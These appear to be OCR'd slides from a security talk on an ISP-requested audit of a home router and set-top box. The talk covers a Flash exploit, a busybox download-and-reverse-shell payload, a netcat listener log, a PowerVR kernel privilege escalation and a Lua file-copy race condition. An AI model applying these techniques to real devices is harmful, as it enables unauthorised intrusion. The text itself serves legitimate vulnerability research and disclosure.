Pwn@Home
An Attack Path to jailbreaking your home router

Gabriel Campana
gcampana@quarkslab.com

Fred Raynal
fraynal@quarkslab.com

Context

- Audit requested by an ISP
- Blackbox audit of home router and set-top-box
- Goal: evaluate overall security
- Every vulnerability found was fixed

Targets

- Router
  - Internet router
  - 1 ADSL external interface
  - 4 ethernet ports
  - 2 USB ports
- Set-top-box
  - Connected to the local network
  - Media server (movies, music, pictures)
  - TV

Different points of view


- Geek user
  - Install any software, PHP for example,
  - Port OpenWRT.
- Paranoid
  - Search for backdoors,
  - Audit remote services,
  - Search for creepy government software,
  - **Log any connection to your router**.
- Bad guy
  - Watch TV for free,
  - Pentest PayTV infrastructures,
  - Break VOD DRM,
  - Backdoor remote control,
  - Build your private botnet.

Plan

Plan

Attack surface

- New firmware, new features
- Custom Internet browser, Flash player
- `Shockwave Flash` vulnerable to `CVE-2010-3654`


Browser
7:55
Google
http://www.google.com/
Web
Images
Videos
Maps
News
Shopping
Gmail
more
Sign in
Google
Advanced search
Language tools
Google Search
I'm Feeling Lucky
Enter
Next
+=[]
prelcentral.net

Troubles

- Practical issues
- Remote is not really precise
- Whole GUI restart when Flash crash
- Type URL addresses using a virtual keyboard

CVE-2010-3654 exploitation

- `x86` architecture
- Working exploit for Windows 7
- Can't find flash binary for this specific version on the Internet
- Arbitrary read and write
- Multiple attempts to determine registers value when crash occurs
- Visual feedback: `\xeb\xfe`
- *ROP* payload to call `mprotect()` and eventually execute custom shellcode

Shellcode

- `file:///bin/sh : 404 Shell Not Found`
- Final payload:
  1. Download static `busybox`
  2. `chmod` and `execute`
  3. Reverse connect
  4. ???
  5. Profit!!!

Got uid 1000


```
$ nc -nvl 1337
Connection from 10.10.0.11 port 1337 [tcp/*] accepted
$ export PATH=/tmp:$PATH
$ alias id=busybox
...
$ id
uid=1000 gid=1000(stb) groups=7(gfx),1000(stb)
$ uname -soir
Linux 2.6.39.4-stb i686 GNU/Linux
$ ls -al /
total 0
drwxr-xr-x   12 0        root           141 Nov 18 20:56 .
drwxr-xr-x   12 0        root           141 Nov 18 20:56 ..
drwxr-xr-x    5 0        root           158 Nov 18 20:56 dev
drwxr-xr-x    3 0        root           180 Nov 18 20:51 etc
drwxr-xr-x    2 0        root             3 Nov 18 20:51 home
drwxr-xr-x    2 0        root          1565 Nov 18 20:56 lib
drwxrwxrwt    4 0        root            80 Nov 28 09:14 media
drwxr-xr-x    3 0        root            26 Nov 18 20:51 mnt
dr-xr-xr-x  135 0        root             0 Jan  1  2000 proc
drwxrwxrwt    3 0        root           220 Nov 29 06:13 tmp
drwxr-xr-x    5 0        root            62 Nov 18 20:51 usr
drwxr-xr-x    3 0        root            26 Nov 18 20:51 var
```

Plan

Environment

- Linux 2.6.39.4: no public kernel exploit
- No `setuid` binary
- `CAP_SYS_RAWIO` *capabilities* needed to read `/dev/physmem`
- No process with uid `1000` outside the chroot
- Removable file system mounted with `noexec` option

Set-top-box and Android similarities



- `/dev/pvrsrvkm`
- PowerVR SGX: GPU core for 2D and 3D rendering
- `crw-rw--- 1 0 gfx 230, 0 Nov 18 20:55 pvrsrvkm`

CVE-2011-1352: Privilege escalation in PowerVR SGX

```
if (CopyToUserWrapper(psPerProc,
                      ui32BridgeID,
                      psBridgePackageKM->pvParamOut,
                      psBridgeOut,
                      psBridgePackageKM->ui32OutBufferSize) != PVRSRV_OK) {
    goto return_fault;
}

[...]
if (CopyFromUserWrapper(psPerProc,
                        ui32BridgeID,
                        psBridgeIn,
                        psBridgePackageKM->pvParamIn,
                        psBridgePackageKM->ui32InBufferSize) != PVRSRV_OK) {
    goto return_fault;
}
```

Levitator

- Android jailbreak by Jon Oberheide
- `http://jon.oberheide.org/files/levitator.c`
- Read and write access to a fixed address in the heap
- Size under attacker control
- Android: `dev_attr_ro` function pointers hijacking

Dirty sploit

- Spawn hundred of process
- Use memleak to find `task_struct` in the heap after the buffer
- Alteration of `uid`, `euid`, etc.
- With some luck, one (or several) process will gain *0* uid

BIM

```
# id
uid=1000 gid=1000(stb) euid=0 groups=7(gfx),1000(stb)
# ls -al /
drwxr-xr-x   18 root     root           246 Dec  5 23:02 .
drwxr-xr-x   18 root     root           246 Dec  5 23:02 ..
drwxr-xr-x    2 root     root           703 Dec  5 23:02 bin
drwxr-xr-x    2 root     root             3 Feb 25  2010 ctmp
drwxr-xr-x   11 root     root          1744 Dec  5 23:02 dev
drwxr-xr-x   11 root     root           737 Dec  5 22:58 etc
drwxr-xr-x    2 root     root             3 Feb 25  2010 home
drwxr-xr-x    4 root     root          4126 Dec  5 23:02 lib
drwxrwxrwt    4 root     root            80 Dec  9 20:02 media
drwxrwxrwt    7 root     root           140 Dec  9 20:02 mnt
drwxr-xr-x    2 root     root             3 Feb 25  2010 opt
dr-xr-xr-x  136 root     root             0 Jan  1  2000 proc
drwxr-xr-x    3 root     root            43 Dec  5 22:58 root
drwxr-xr-x    2 root     root           617 Dec  5 23:02 sbin
drwxr-xr-x   11 root     root             0 Jan  1  2000 sys
drwxrwxrwt    2 root     root           540 Dec  9 20:45 tmp
drwxr-xr-x    8 root     root           126 Dec  5 22:57 usr
drwxr-xr-x    9 root     root           163 Dec  5 22:58 var
```


Plan

Plan

Router

Port scan

```
21/tcp    open   ftpd
80/tcp    open   nginx
139/tcp   open   Samba
445/tcp   open   Samba
```


nginx
Router


RPC interface (POST/JSON)

```
#!/usr/bin/env python

params = json.dumps({
        'jsonrpc': '2.0',
        'method':  'fs.copy',
        'params':  [
                '/media/USB key2/',
                [
                    '/media/USB Key/movie.avi',
                    '/media/USB Key/music.mp3',
                ]
        ],
})

...
conn.request('POST', '/fs.cgi', params, headers)
```

Vuln ♯1: filesystem read (1)


fs.Lua


```
fs.copy = function(from, to)
    local rto = get_real_path(to)
    local rfrom = get_real_path_array(from)
    if not rfrom then
        return nil, 400, "bad argument"
    end
    rto = "/media/" .. tostring(to)
    print("async copy ", rfrom[1], " (#", #rfrom, ") to ", rto)
    local success, id = pcall(rtrcopy.copy, "user", rfrom, rto)
    if not success then
        return nil, 500, id
    end
    return id
end
```



race
condition
nginx
Router

Vuln ♯1: filesystem read (2)


- `get_real_path_array()` calls `get_real_path()` with a list of files
- Check if files are effectively in `/media/` folder
- *Race condition*: modification of the file path between check and copy
- Several request on web interface
- Use of `Samba` to modify a file stored on an USB key plugged into the router
- Entire file system (chroot) readable


race
condition
dump
file system
nginx
Router


trans
mission
race
condition
dump
file system
nginx
Router


trans
mission
post-dl scrip exec
forbid by config
race
condition
dump
file system
nginx
Router

Plan



nginx configuration

```
location ~ \.(cgi|php|ejs)$ {
    fastcgi_pass            unix:/tmp/fcgi;
    fastcgi_read_timeout    30;
    include                 fastcgi_params;
    fastcgi_param           FROM_EXT $from_ext;
}
```

```
location ^~ /inc/ {
    deny                    all;
}
```


```
location /media {
    root                    /;
    internal;
}
```


CGI scripts audit

- Lua
- Bytecode and scripts (clear text)
- Official Lua interpreter integration
- Native libraries: `/usr/lib/lib*-lua.so`


Vuln ♯2: write access to the file system

